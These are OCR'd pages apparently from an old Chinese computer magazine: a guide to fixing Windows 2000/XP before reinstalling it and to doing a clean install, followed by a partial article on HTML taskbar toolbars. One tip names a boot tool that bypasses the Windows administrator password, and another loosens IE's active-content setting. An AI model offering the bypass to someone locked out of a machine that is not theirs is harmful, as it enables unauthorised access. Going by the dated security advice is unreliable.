马上重装？先别急！

有许多人把重装Windows当做解决一切问题的灵丹妙药，电脑一有问题就重装，甚至把它当成解决菜鸟问题的制胜法宝，岂不说这要花费多少时间，最重要的是，他们浪费了许多通过排除故障增强自己电脑知识的宝贵机会，下面我们为大家举一些比较经典的实例。

系统一慢就重装

系统变慢有很多原因，其实大部分是因为病毒、木马、间谍软件(通常会使上网变慢)造成的，所以在出现系统变慢后，你首先应该用杀毒软件查杀病毒和木马，用Ad-ware SE Professional(下载地址:http://www2.skycn.com/soft/13484.html)等反间谍软件工具清除间谍软件。

系统启动不了就重装

如果出现系统无法启动的问题，应首先考虑你是否新装了什么硬件或软件，然后有针对性地通过以下步骤排除:

1.最后一次正确配置

在电脑启动并出现启动菜单时按F8键，在出现的高级选项菜单中选择"最后一次正确配置"，它是从问题(如新添加的驱动程序与硬件不相符)中恢复的一种方法。但不能解决由于驱动程序或文件被损坏或丢失所导致的问题。

2.安全模式

能在系统启动时按F8进入安全模式说明问题应该不那么严重，很可能是损坏的驱动程序、硬件冲突或安装的软件造成的，你可以进入"开始→设置→控制面板→管理工具→事件查看器"，查看"系统日志"中是否有可用信息。

如果之前安装了新硬件，请按下Win＋R组合键，在"运行"对话框中输入"msinfo32"，回车后进入"系统信息"窗口的"组件→有问题的设备"，查看右侧窗格中列出来的设备。然后，按Win＋Break组合键进入"设备管理器"，停用那些可疑设备。接着重启，看是否能进入Windows正常模式。

如果是安装了新软件，可直接将其卸载，并进入"命令行提示符"，运行"sfc /scannow"对系统文件进行扫描和恢复。

另外，如果你更换了像显卡等硬件，而没有卸载以前的驱动程序，则要在安全模式的"设备管理器"中删除它，然后再进入系统安装新的显卡驱动程序。

小提示

系统启动时不断自动重启也是一个常见故障，它往往是由于软件原因造成的，一般情况下利用安全模式都能解决，也就是在其下卸载新装的软件。

3.故障恢复控制台

如果连安全模式都无法进入，则很可能是系统文件、服务或设备的问题。

首先重启系统，在出现启动菜单中按F8键进入高级选项菜单，选择"启用启动日志"，这样系统会自动在操作系统的安装目录如Windows目录下生成ntbtlog.txt文件。

用Windows安装光盘启动系统，并在出现"欢迎使用安装程序"屏幕时，按R键进入修复选项，再按C键启动故障恢复控制台。输入"type ntbtlog.txt"，这样会显示该文件内容，注意最后面的语句，如果语句中包含有"Fail"字符，请将文件名记录下来，然后进行恢复。另外，有时系统在启动时也会提示某些文件丢失或损坏。恢复文件主要用以下两个命令:

COPY命令:
COPY 光盘盘符:\I386\某个DLL文件名 C:\WINDOWS\system32\
EXPAND命令:
EXPAND 光盘盘符:\I386\文件名(因为是在CAB压缩包中或进行了压缩，所以往往不带扩展名，或.EX_、CP_等扩展名) C:\WINDOWS\system32\带扩展名的文件名。

小提示

如果你已经安装了 Windows XP 的SP2，最好使用集成有SP2 的安装光盘。

在安装了某个硬件或软件后，它们向系统中安装的设备或服务与当前的 Windows 不兼容，造成无法启动，就需要将其关闭。

进入cmd命令行模式C:\WINDOWS\system32目录下，输入:listsvc，回车后会列出当前系统所安装的服务或设备，找到并记下与新装硬件或软件相关的服务或设备名，然后输入:disable 服务或设备名，回车即可将其停用。

可怕的蓝屏来了，我要重装

蓝屏确实很可怕，但相信你看过2004年第21期《识破 Windows的蓝色生死符——Windows 2000/XP蓝屏全攻略》后，就不会再对它那么惧怕了。确实，许多蓝屏情况是需要重装 Windows的，但也有不少只要进行一些简单操作就能避免，比如:在故障恢复控制台中执行 ChkDsk /r 命令等，所以赶快去看看那篇文章吧，里面收集了将近70个著名蓝屏信息的解决方案，同时还有一些经典的通用方法。

我的管理员密码忘记了


图 13

你可以使用 DreamPackPL PE 来解决，它能让你不用密码登录系统，同时获得管理员的权限(见图13)。但该软件不能帮你找回管理员的密码，你只能重新设置一个密码。需要注意的是，它无法访问 Windows XP 中用 EFS 加密过的数据。

有关 DreamPackPL PE 详细介绍，可以参考"http://www.d--b.webpark.pl"。另外，已经有很多工具盘集成了 DreamPackPL PE，你可以上网下载 ISO 文件，然后使用这些工具盘引导系统并选择 DreamPackPL PE 工具来跳过密码进入 Windows 2000/XP。

小提示

更换了主板，Windows不能用了

一般情况下，当换过新主板、RAID卡或IDE卡之类硬件(即系统硬件发生重大变化)后，再次进入 Windows 2000/XP 时，通常都不能正常进入。其实完全有更好的方法避免重装，保证系统在更换电脑主板等硬件之后仍能正常运作。具体操作可参考 http://www.cityehome.net/jc/ShowArticle.asp?ArticleID=552 一文。

让我们开始重装 Windows吧!

重装系统快速指导手册

在决定重装系统前，请你仔细对照以下15个重要环节，它能帮你百密无一疏，快乐完成重装工程。

- Windows 安装光盘，为防万一，最好准备两张 ✔
- Windows 和常用软件序列号 ✔
- 杀毒软件安装盘及下载最新的病毒库 ✔
- 恶意插件免疫工具 ✔
- MODEM 拨号或宽带拨号网络账号、密码及网络设置信息 ✔
- 随机的驱动光盘或主板、网卡、显卡、声卡驱动程序，或驱动备份 ✔
- 备份"我的文档"、收藏夹等个人数据 ✔
- 备份QQ和MSN等聊天软件的聊天记录、好友分组、头像、表情和个性配置 ✔
- 备份邮件、通讯簿和 Outlook 的个人文件夹 ✔
- 备份输入法自定义词库 ✔
- 备份桌面上保存的临时文档 ✔
- 备份自己安装过字体文件 ✔
- Winamp 和 Windows Media Player 等媒体播放软件皮肤、插件和歌词等 ✔
- Office 的自制模板和配置信息 ✔
- 自己编制的程序、制作的视频音频文件、文档、网页、图形3D设计、公司文档、工作计划等资料 ✔

如果你的情况已经不属于上面部分能解决的范畴，或者就是想重装系统，或者系统已经彻底一命呜呼，那么我们就来勇敢地直面它，深吸一口气重装 Windows 吧!

你知道吗

PC新人请注意!什么时候要重装系统呢?

如果操作系统出现以下四种情况之一，应该考虑重装了:

- 许多软件启动或运行异常缓慢，效率变得极其低下，甚至不能启动或运行;
- 硬盘系统分区充斥垃圾文件，数量庞大且到处散乱分布，已经不便于自动或手工清理;
- 系统频繁发生莫名其妙的错误，而故障原因不明，不便于准确定位或简易解决;
- 系统启动异常缓慢，或者系统不能启动。

最后关头!细细检查是否全部备份了

不管选择哪一种重装方式，请一定注意自己的重要个人数据是否已经备份妥善，否则真是会追悔莫及的。

小提示

我连Windows都进不去了怎么备份?

可以先试试是否能进入安全模式，如果不能，最好使用 Windows PE 这样的光盘版操作系统启动电脑，进行备份。如果你不知道怎样制作它，请看《重装 Windows 大宝典之辅助手册》中的《系统维护，我就要完全图形化的》文章，或直接从网上搜索并下载。

1.用户文档是珍宝，首当其冲备份好

前面已经介绍了如何将“我的文档”、“桌面”、“收藏夹”等个人数据集散地转移到其他分区的方法，如果你没有那样做，最好检查一下“X(系统盘符):\Documents and Settings\你的用户名\My Documents”目录，将其中的个人文档、多媒体文件、照片、某些软件和游戏的配置及存档文件转移到其他分区。

不少朋友习惯把文档保存在桌面上，所以记得备份“X(系统盘符):\Documents and Settings\你的用户名\Desktop”目录中的内容。

有时因为登录原因，文档不一定会保存在你自己的用户名下，所以备份时记得检查一下“X(系统盘符):\Documents and Settings\”目录下的“All Users”和“Administrator”目录下的“我的文档”目录和桌面目录。

小提示

为防万一，最好再使用Windows的搜索功能对系统分区进行地毯式搜索，比如:所有DOC、XLS、TXT、PPT等文件，注意其中有没有自己的个人文件。

2.上网老手变成瞎，只因忘备收藏夹

直接将X(系统盘符):\Documents and Settings\你的用户名\Favorites\中的内容备份到其他分区，重装完成后只要将其再复制回原有目录即可。

3.要保录入高速度，备份输入法词库

(1)智能ABC:智能ABC输入法自定义词组有两种方式，一种是自动记忆词组，一种是手动强制词组。因此它会产生两个词库文件Tmmr.remt和User.rem。在“X(系统盘符):\Documents and Settings\你的用户名\Application Data\Microsoft\IME\winabc下。

(2)紫光拼音:自带词库备份功能，进入“设置属性→用户词库管理→词库备份和恢复”执行备份(见图14)。当然，也可手工保存。找到“X(系统盘符):\Documents and Settings\你的用户名\Application Data\unispim”目录下的“Usrwl.dat”保存即可。




图14

(3)微软拼音输入法:在“X(系统盘符):\Documents and Settings\你的用户名\Application Data\Microsoft\IME\MSSCIPY”下的“P用户名Px.UPT”和“P用户名Lx.IMD”。另外也可以使用其“自造词工具”来备份。

(4)拼音加加:在主菜单中选择“备份工具”，在打开窗口中选择“设置存盘路径”即可选择。设置好之后不要忘记单击“生成备份”按钮来生成一个备份文件。这样在重装后，就可以单击“从备份还原按钮”来恢复了。

4.邮箱、QQ备份好，八方联系断不了

(1)Outlook Express

打开Outlook Express，进入“工具→选项→维护”，单击“存储文件夹”按钮，再单击“更改”按钮，在弹出窗口中选择其他分区的一个文件夹，比如:“D:\mail”，这样邮件就全部转移到D:\mail文件夹下了。重装完成恢复时，只要在Outlook Express中点击“文件→导入→邮件→Microsoft Outlook Express 6”，接着选择“从OE6存储目录中导入邮件”并选择备份文件夹即可。

另外，地址簿也很重要，直接将“X(系统盘符):\Documents and Settings\你的用户名\Application Data\Microsoft\Address Book”中的文件保存即可。

Just Do It

★Foxmail的邮件备份也很简单，如果你使用它，请自行对其进行备份。

★QQ聊天记录导出比较简单，选择“消息管理器”的“导出”选项即可把聊天记录导出到指定的目录中了。

★如果你在OE中使用了邮件规则，请在百度(www.baidu.com)中自行寻找备份方法。

(2)备份Outlook个人文件夹

Outlook 2000及更高版本中，使用个人文件夹备份功能，可以备份全部或任意.PST 文件。每个.PST 文件包含所有Outlook文件夹、包括收件箱、日历和联系人文件夹。在微软的网站下载http://download.microsoft.com/download/b/0/3/b0372eb8-3bef-46ab-8f1b-de61cd6ade36/pfbackup.exe，安装完毕之后，在Outlook 的“文件”菜单中就会多出一个新的“备份”菜单项，点击它进入备份选项窗口。在这个窗口中，可以设置备份周期，备份内容及备份位置。设置完毕后，点击“确定”回到前一个窗口，然后再点击“保存备份文件”。这样设置后，当下次退出Outlook时，该插件就会自动备份Outlook中的资料了。

5.为了安全和时间 别忘备份病毒库

(1)金山毒霸V/VI

金山毒霸的升级文件都保存在安装目录的“UPDATE”文件夹中，只要把这个文件夹备份到其他分区即可，重装毒霸后，右击任务栏防火墙选择“在线升级”，接着点击“从本地、局域网上升级”，然后选择保存好的“UPDATE”文件夹，最后点击“下一步”即可完成。

(2)KV 2003/2004/2005

KV 2003的升级文件保存在安装目录的“TEMP”目录中，而KV 2004则保存在“UPDATE”文件夹中，根据版本不同备份对应的文件夹就是了。重装软件后，进入KV

2003/2004/2005主界面，点击"工具→选项→升级"，选择"局域网升级"并把升级路径设为备份的文件夹，"确定"后回到主界面，点击"工具→升级"，稍等一会儿就可以恢复成功。完成升级后，再把"升级"设置改为"通过因特网升级"即可。

(3)瑞星2004

重装系统前，先进入瑞星主界面，点击"工具→制作硬盘安装备份"，接着选择保存的目录，等文件复制完毕就可把当前使用的版本备份成功。装好系统后，运行保存目录中的Setup.exe进行安装，完成后便恢复到备份时的版本。

6.因为过程太繁琐 激活信息不能忘

首先进入Windows XP的"Windows\System32"文件夹，将其中的"Wpa.dbl"和"Wpa.bak"这两个文件备份至其他位置。当再次安装Windows XP后，在安全模式下将备份的这两个文件复制到"Windows\system32"文件夹即可恢复激活状态。《重装Windows大宝典之辅助手册》中《你的系统装"防盗钥匙"了吗》一文有详细说明。

小提示

最后仔细想一想，不要中间出差错

再梳理一下所有准备工作是否完成，包括：驱动程序是否已经备份；安装的序列号是否写在纸上；如果在局域网是否已经把网线拔掉；安装光盘是否有严重损伤；是否已经准备好杀毒软件等。

因为故障，你应先试修复安装

故障无法解决时，你应该首先采取修复安装的办法。

优点：能够快速完成重装，特别适合电脑出现故障，无法启动时采用。

缺点：对于较严重的故障无法排除。

Windows 2000/XP安装光盘提供了修复安装(又叫原位升级)的功能，能解决大部分系统故障，包括文件损坏(有时不能完全解决，因此可能还需要使用上面的方法)、系统引导文件损坏、病毒替换文件造成的操作系统无法启动等故障。此外，修复安装的最大好处是修复后的系统保留了所有用户信息及配置文件，系统中原来已安装的软件及其配置也能完整保留。不过，修复安装并非万能，对于硬件冲突、软件冲突、注册表损坏导致的系统崩溃问题，即使进行了修复安装，也很可能无法解决故障。

用安装光盘启动电脑，当看到屏幕显示"欢迎使用安装程序"时，按下回车键，接着按F8键接受"Windows许可协议"，安装程序会显示出已安装到电脑的Windows，选择要修复的系统后按R键即可开始修复安装。

火速链接

关于修复安装还有更精彩、更详细的内容在《重装Windows宝典之辅助手册》中的《Windows的救命大师——原位升级》，如果你想采用这种方法，请一定要仔细阅读这篇文章。

我好懒，告诉我最简单的方法

最简单的办法就是覆盖安装系统。

优点：不必事先备份出重要文件，直接安装，甚至有些以前的软件仍然可以正常使用，特别适合Windows 2000/XP用户选择。

缺点：不会起到彻底清理系统分区的作用，会造成系统分区更为臃肿。

1.安装新操作系统，并建立临时账号

第一步：首先确定BIOS设置中设置了光驱启动优先，接着用Windows 2000/XP安装光盘启动电脑。

注意：要保证C盘有足够的剩余空间，最小也要1GB。否则无法重装。

第二步：在出现安装欢迎界面时按回车键。当通知已有一个Windows时，按Esc键开始执行全新安装。请选择C分区，按回车键。当警告已存在一个操作系统时，按"c"键。询问分区格式时，选择"保留当前文件系统不变"。当通知Windows文件夹已存在时，选择删除并创建新文件夹。当询问用户名称时，请输入"1"。

第三步：安装完成后，重启进入Windows，以"1"用户身份登录。

如果重装的是Windows XP，请直接跳到第3部分("添加其他用户")。

2.将原来的管理员目录复制到临时账号目录中

第一步：注销"1"，并以"Administrator"身份重新登录后立即注销，然后再以"1"身份登录。打开资源管理器，进入"C:\Documents and Settings"，看到有一个"Administrator"文件夹，这是旧系统的管理员目录；另一个是类似"Administrator.computername"的子文件夹，这实际上就是1用户的文件夹。

小提示

"Administrator.computername"文件夹中的computername表示计算机名称，安装Windows时由用户输入或安装程序自动生成，例如，计算机名为abc，那么该文件夹名就是"Administrator.abc"。

第二步：选择"开始→程序→附件→命令提示符"。键入：cd \documents and settings，按回车键。键入：xcopy administrator*.* administrator.computername /s /h /r /c。

注意：命令中的"computername"要替换成前面介绍的"abc"。当询问有关重写文件或文件夹时，全部按A键。

3.添加其他用户

如果旧系统中除"Administrator"外还有其他用户，按下述步骤操作。如果只有这一个用户，复制工作就完成了。

小提示

Windows XP常规模式默认不允许以"Administrator"身份登录，即使用Windows 2000登录模式输入"Administrator"登录，一旦注销系统，将删除"Administrator"文件夹。

第一步：打开资源管理器，新建文件夹"oldmydata"。选

定"Documents and Settings"文件夹，把除temp文件夹以外的所有用户文件夹移动到"oldmydata"文件夹。

第二步：选择"开始→设置→控制面板→用户和密码"(Windows XP："开始→控制面板→用户账户")。为原来系统中的旧用户重新创建帐户。注意要保证用户名正确无误，应该与移动到"oldmydata"文件夹的子文件夹名相同。对于Windows XP，至少要有一个用户具有系统管理员特权。

第三步：注销"1"，以每个用户身份重新登录一遍。

第四步：重新以"1"身份登录，选择"开始→程序→附件→命令提示符"(Windows XP："开始→所有程序→附件→命令提示符")，键入：xcopy c:\oldmydata*.* c:\documents and settings /s /h /r /c，按回车键。当询问重写文件时，请按A键。注销"1"，以每个用户的身份分别登录，检查个人信息是否完好。确认后，以系统管理员身份登录，再次运行"控制面板→用户账户"，删除"1"用户。

4.收尾工作

此后，进入"C:\Program File"文件夹，试运行以前安装的应用程序。同时，可能要重装一些配件的驱动程序。正常使用一段时间后，如果确信系统一切正常，就可以删除"oldmydata"文件夹和"Administrator"文件夹了。

我要电脑洗心革面

下面我们全程Show一次安装Windows XP操作系统，新手朋友有机会按操作顺序完完整整地独立重装一次，将会进步不小。

优点：你会得到一个干净无比的Windows，同时系统分区的所有垃圾文件都将消失。

缺点：整个过程要漫长不少，前期要做好重要数据的备份工作，后期还要重新安装各种软件。

1.设置从光盘启动




图15

重启电脑，在启动的时候就按住Del键不放，进入BIOS设置，在Bios Features Setup(BIOS功能设定)中找到Boot Sequence(开机优先顺序)，用选成CDROM，保存设置并重启。将XP安装光盘放入光驱，重启电脑。刚启动时，如果出现如图15所示时快速按下回车键，否则不能启动XP系统安装光盘。

2.Windows XP安装实录

第一步：光盘自启动后，如无意外即可见到安装界面，将出现中文提示"要现在安装Windows XP，请按ENTER"，按回车键后，出现许可协议，按F8键同意。

第二步：用"向下或向上"方向键选择安装系统所用的分区，如果已格式化C盘请选择C分区，选择好分区后按回车键，出现如图16所示画面。



图16

第三步：这里对所选分区可以进行格式化，从而转换文件系统格式或保存现有文件系统，有多种选择，但要注意的是NTFS文件系统可节约磁盘空间提高安全性和减小磁盘碎片，但同时Windows 98SE/Me下看不到NTFS文件系统的分区，这里为了方便以后安装多系统选"用FAT文件系统格式化磁盘分区(快)"，按回车键，出现将格式化C盘的警告，按F键继续。



图17

由于所选分区C的空间大于2048MB(即2GB)，FAT文件系统不支持大于2048MB的磁盘分区，所以安装程序会用FAT32文件系统格式对C盘进行格式化，按回车键，如图17所示正在格式化C分区。



图18

只有用光盘启动或安装启动软盘启动XP安装程序，才能在安装过程中提供格式化分区选项；如果用Windows 98/Me启动盘启动进入DOS下，运行"i386\winnt"进行安装时，将不会出现格式化分区选项。



图19

格式化完成后安装程序开始复制文件，文件复制完后，安装程序开始初始化Windows配置。然后系统将会自动在15秒后重启。重启后，继续安装一段时间会出现如图18的区域和语言设置，选用默认值即可，直接点"下一步"按钮。



图20

第四步：在出现如图19的选项框中输入你想好的姓名和单位，这里的姓名是你以后注册的用户名，点"下一步"按钮。此时我们安装前准备的序列号就派上用场了。这里输入安装序列号，点"下一步"按钮。

小提示

如果前面备份时忘记了记录序列号，你可以尝试在光盘引导之后进入命令行，在光盘上用dir sn.txt /s命令查找有没有sn.txt序列号文件，如果有，可以通过输入命令type sn.txt来查看序列号，不过还是强烈建议你预先准备好。

第五步:接上一步会出现如图20的界面，安装程序自动为你创建又长又难看的计算机名称，自己可任意更改你喜欢的名字，如ComputerName。输入两次系统管理员密码，请一定记住这个密码，Administrator系统管理员在系统中具有最高权限，平时登录系统不需要这个账号。

小提示

千万不要为了省事将Administrator管理员用户的密码设为空，这样你的系统没有任何安全性可说。但是设置了密码一定要记下来，不然将来也是个相当大的麻烦。

第六步:接着点"下一步"出现日期和时间设置窗口，不用讲，选北京时间，点"下一步"，开始安装，复制系统文件、安装网络系统。

第七步:当出现选择网络安装所用的方式的画面，选"典型设置"继续安装。

到这里后就不用你参与了，安装程序会自动完成全过程。安装完成后自动重启，出现启动画面。第一次启动需要较长时间，请耐心等候。

第八步:当出现欢迎使用画面时，系统会提示你进行基本设置，点击"下一步"开始。

第九步:这时会出现设置你的上网连接画面，在这里先创建一个宽带连接，选第一项"数字用户线(ADSL)或电缆调制解调器"后点击"下一步"，目前多数人使用的是电信或联通(ADSL宽带，都是有账号和密码的，所以选"是，我使用用户名和密码连接"，点击"下一步"按钮，按照你的ISP提供给你的数据进行设置。

第十步:输入电信提供的账号和密码，在"你的ISP的服务名"处输入你喜欢的名称，该名称作为拨号连接快捷菜单的名称，如果留空系统会自动创建名为"我的ISP"作为该连接的名称，点击"下一步"按钮。



图21

第十一步:已经建立了拨号连接，微软当然想你现在就激活XP啦，不过即使不激活也有30天试用期，又何必急呢？选择"否，请等候几天提醒我"，点击"下一步"按钮。



图22

第十二步:出现如图21所示画面，输入一个你平时用来登录电脑的用户名，点下一步。

第十三步:点击完成，安装结束，系统将注销并以新用户身份登录，登录桌面后如图23所示。看到了蓝天白云的画面，到此系统就基本上安装完成了。

以上是典型的Windows XP的安装全过程，如果有朋友并不喜欢Windows XP请你到http://soft.2118.com.cn/down/SystemInstall.Rar下载《操作系统安装过程详细图解》电子书，你可以通过它掌握各种版本Windows操作系统的安装流程。

火速链接

如果感兴趣，除了操作系统，你甚至还能通过修改批处理等文件全自动安装常用的应用程序，包括DirectX 9、.Net Framework 1.1、SP2、补丁、驱动程序等。请参阅《重装Windows大宝典之辅助手册》中《自动化装机一条龙》的详细说明。

没有光驱和软驱，该怎样重装Windows?

1.如果在局域网中，可以请同事共享他的光驱将安装文件复制过来(只复制I386目录下所有文件即可)或将安装文件复制到服务器中，然后复制到自己电脑中的非系统分区，接下来如果还能启动到Windows，则直接运行其中的Winnt32.exe进行安装。

为保证在无法进入Windows的情况下重装Windows(如果支持USB启动，可制作USB启动盘，如果不支持则按这里的方法)，建议平时就安装好2004年第23期介绍的《"保真价实"的虚拟软驱》(下载地址:http://www.newhua.com/cfan/200423/vfloppy.zip)，然后再下载Windows Me启动盘镜像文件(下载地址:http://rochestertek.com/ftp-files/Windows/bootme.exe)，加载到虚拟软驱中，这样重启后，就会有相应的DOS启动菜单，并可进入纯DOS模式，然后运行I386文件夹中的Winnt.exe进行安装。

2.如果是无软驱、无光驱、无USB启动的单机用户，建议按照2005年第3期中《超越ISOEMU 用ISO文件重装Windows》来进行重装。

重装后必做的4件事

重装完成后必须立刻做的4件事:

1.如果在局域网，在接上网线前一定要先安装好杀毒软件和防火墙软件，并且在进行一切操作前，先更新最新的病毒库。

2.驱动程序恢复完成后，应该安装DirectX9.0c(http://www.mydrivers.com/dir95/d38285.htm)。

3.安装备份好的系统补丁，接着到Windows Update网站更新最新的系统补丁。

4.开始打开IE 览网站前，应当使用SpywareBlaster(下载地址:http://www.javacoolsoftware.com/sbdownload.html)和IE插件屏蔽(下载地址:http://nj.onlinedown.net/soft/35733.htm)对系统进行免疫，防止间谍程序和恶意插件侵入。

CF[ZT01]

■成都 L.LiYuan 选题推荐:云南 张 (奖金200元)

★★★

用HTML“武装”你的任务栏

本文可以帮你学到

- 使用HTML美化、增强任务栏功能
- 让任务栏使用更方便

在本刊2005年第4期的《狂喂补药 快速启动栏变成Super启动栏》一文中，我们给大家介绍了通过True Launch Bar及其相关的实用插件定制、强化快速启动栏。但快速启动栏只是任务栏中的一小部分，而我们今天要做的是强化整个任务栏，并且不用安装任何软件。

揭露任务栏的“隐藏”功能

在对任务栏进行〝大手术〞之前，先来看看任务栏到底可以怎么玩，你一定会惊呼:〝任务栏，原来可以这么玩！〞

1.在任务栏中显示网页

任务栏除了能显示系统托盘、快速启动栏等区域之外，还能做些什么呢？

第一步：在任务栏上单击右键，选择〝工具栏→新建工具栏〞，在弹出的窗口中我们得到这样的提示〝选择文件夹或键入Internet地址〞，我们可以输入经常需要访问的文件夹路径，而我们最常访问的地方莫过于〝桌面〞，系统中已经内置了该工具栏，所以我们只需通过〝工具栏→桌面〞即可。

第二步：任务栏中出现了一个〝桌面〞工具栏，为了美观我们把这个工具栏拖动并放大到屏幕的右侧。如果平时我们在某些情况下暂时无法返回桌面，则可以利用这样的工具条来方便地调用桌面上的程序，当然，其他文件夹也是同样的道理。

第三步：新建文件夹工具栏让我们可以方便地访问文件夹中的内容，那么输入一个Internet地址又如何呢？我们继续在刚才的〝桌面〞工具栏上点击右键，选择〝工具栏→新建工具栏〞，然后在弹出窗口中输入〝http://www.cfan.com.cn〞。这时，我们发现工具栏中出现了〝爱好者Fan Group〞的网页(见图1)。



图1

原来工具栏上可以直接显示网页！网页不就是一些HTML的脚本吗？那么是否所有的HTML网页文件都可以显示在工具栏上呢？

小提示

★Windows XP中，如果锁定了任务栏则无法将“桌面”工具栏拖出，可以先右击任务栏并去除“锁定任务栏”的勾选，拖动完成后再重新锁定。

★要保证拖出的“桌面”(或其他文件夹)工具栏始终显示在最前端，不受其他程序的影响，则应右击该工具栏，并选择“前端显示”。如果觉得这样占用了屏幕空间，可以同时勾选“自动隐藏”。

2.让本地HTML文件进驻任务栏

刚才我们是直接通过输入网址让远端服务器上的HTML网页在任务栏中显示出来的，如果我们要显示本地的HTML网页又该如何呢？首先尝试用相同的方法输入一个本地的HTML文件地址，如file:///D:/toolbar/time/index.html(放在D:\toolbar\time目录下的一个HTML时间特效网页，此文件以及本文所提及的HTML特效文件和相关的注册表文件的下载地址为http://www.newhua.com/cfan/200508/taskbar.rar)，系统提示无法使用此文件，有什么办法能让我们直接通过任务栏显示这些本地HTML文件呢？

特别提示:本文提供下载地址的压缩包中所含的taskreg.reg文件仅适用于网页文件放置在D:\toolbar目录的情况下，如果解压在其他目录，请根据需要自行修改注册表或重新编辑taskreg.reg文件。

小知识

Internet Explorer的预定义协议

大家都知道，我们在使用IE时，经常在地址框中输入类似“http://xxx.xxx.xxx”的地址来浏览网页(http可以省略)。那为什么要在地址的前面加上“http”呢？

HTTP协议:稍有些互联网知识的朋友都知道，“http”含义就是“超文本传输协议”(Hypertext Tranfer Protocol)。IE浏览器就是通过超文本传输协议(HTTP)，将Web站点中的网页源文件下载到本地，然后通过HTML解释引擎将其转化为我们现在看到的漂亮的网页。

File协议:它的作用是指向本地或者局域网上的计算机中的文件或文件夹。使用方法为“File:///X:/”或者“file:///X:/a.b”，

Internet Explorer的预定义协议还包括FTP协议、HTTPS、Telnet协议和View-Source协议等，详情请查阅http://www.chinaspx.com/archive/other/15669.htm。

实战:将时钟请过来 给系统托盘腾点地儿

大家都知道about:blank空白链接页吧？其实打开一个空

白页面还可以通过输入“res://mshtml.dll/blank.htm”。这有什么用呢？先别急着问，请先往下看。

第一步：打开“注册表编辑器”，点击窗口左侧依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AboutURLs]分支，在右侧窗口中我们可以看到很多“about:”的参数，其中black对应的就是res://mshtml.dll/blank.htm。利用这个原理我们可以自定义一些自己的“about:”的HTML网页差数。就用刚才的时间特效网页作为参数吧。

第二步：在右侧窗口中新建一个REG_SZ类型的名为Time的键，其键值设置为file:///D:/toolbar/time/index.html(请将本文提供的下载压缩包中相关的文件放到指定的位置)。关闭“注册表编辑器”，在IE的地址栏中输入“about:time”，看看是否成功打开了时间特效。

第三步：在任务栏上右击，选择“工具栏→新建工具栏”，在输入框中输入“about:time”(不含引号，见图2)，单击“确定”后任务栏上就可以显示时间了(见图3)。



图2



图3

第四步：任务栏上会显示“D:\toolbar\time\index.html”的字样，右键单击该工具栏并取消“显示标题”的勾选即可让其只显示时间，接着在“开始”上右击打开属性，在“任务栏”标签下取消“显示时间”的勾选让托盘不再显示时钟即可。

小提示

其实在Windows 2000 SP3或Windows XP SP1版本之前的Windows系统，以及使用的IE版本在6.0SP1之前的Windows系统可以直接通过JavaScript协议调用本地的HTML文件，方法是在“工具栏→新建工具栏”的弹出窗口中输入“javascript:window.location.replace("file:///D:/ToolBar/Time/index.html")”(不包括外侧引号)，效果和about:time的是一样的，不过在之后的Windows版本中，由于发现黑客可以利用JavaScript来直接调用系统中的命令，可能会造成恶意入侵行为，所以微软在后来的Windows版本中禁止了这一行为。

打造完整的HTML任务栏

通过上面的例子，我们已经学会了如何将HTML文件应用于任务栏，并解决了本地HTML无法出现在任务栏中的问题，现在我们就来看看HTML任务栏的一些精彩示例吧。

1.定制自己的万年历

许多朋友不是喜欢在桌面上安装一个万年历吗？当然了，这样的软件很多，不过现在我们可以自己DIY一个了，它是用HTML语言编写的(如果你熟悉HTML，相信这个应该难不倒你的)，如果不会自己编写，就用别人已经写好的吧！

第一步：根据上面提供的下载地址将文件下载到本地，并解压到D:\toolbar目录中，本例要用到的是Calendar目录中的文件，即file:///D:/toolbar/Calendar/index.html。

第二步：打开“注册表编辑器”，依次定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AboutURLs]分支，在右侧窗口中新建一个名为Calendar的REG_SZ键，键值为“file:///D:/toolbar/Calendar/index.html”，退出“注册表编辑器”。



图4

第三步：在任务栏上点击右键，新建一个地址为“about:Calendar”的任务栏，这时任务栏中是不是多了一个名为“万年历”的工具栏呢？为了更加直观，我们把这个工具栏拖到了屏幕的右侧合适的位置，一个属于自己的年历表完成了(见图4)！

小提示

在Windows XP SP2中运行这样的HTML脚本，系统将提示是否阻止其运行，我们可以通过右击IE，选择“属性→高级”，勾选“允许活动内容在我的计算机上的文件中运行”的安全设置也可以暂时解决这一问题，详情可参阅《电脑爱好者》2004年第22期的《SP2“绯闻”又起——彻底驯服Windows XP SP2》一文。

2.工具栏中的天气预报

在《狂喂补药 快速启动栏变成Super启动栏》一文中我们给大家介绍了一个天气插件，通过这个插件我们可以随时知道当前和未来的天气情况，在这里我们也给大伙定制了一款，效果非常不错！

第一步：解压后将Weather目录下的HTML文件复制到D:\toolbar目录，然后用同样的方法建立一个about:的weather参数。




图5

第二步：在任务栏中新建一个“about:weather”工具栏，然后将其拖动到屏幕合适的位置即可(见图5)，这个天气插件可以查询中国的各大城市的天气情况，查询范围比True Launch Bar的要广不少，相信能够给大家带来方便。

3.让“运行”直接进驻任务栏

一般我们要打开“运行”窗口都是通过“开始→运行”，接着再输入要运行的命令，如果熟悉快捷键的则用“Win+R”，不过这样还是比较麻烦，如果直接在任务栏上建立一个“运行”的输入框，这样就

会节省不少时间。

把 Runbar 解压，在注册表中添加一个 about:的 Runbar 参数，然后新建 about:runbar 工具栏即可。以后我们不需要点击“开始→运行”或“Win + R”这些步骤了，在 Run Box 中直接输入 CMD 回车就可以打开命令输入窗口了，是不是快多了？

当然，HTML 语言的文件在任务栏的应用还有很多，如果你熟悉它的用法，或者你在网上发现了有用的 HTML 特效，你都可以拿过来用。只要 HTML 语言能做到的效果，在这里都可以显示出来！

4.Ampbar 音乐随手控

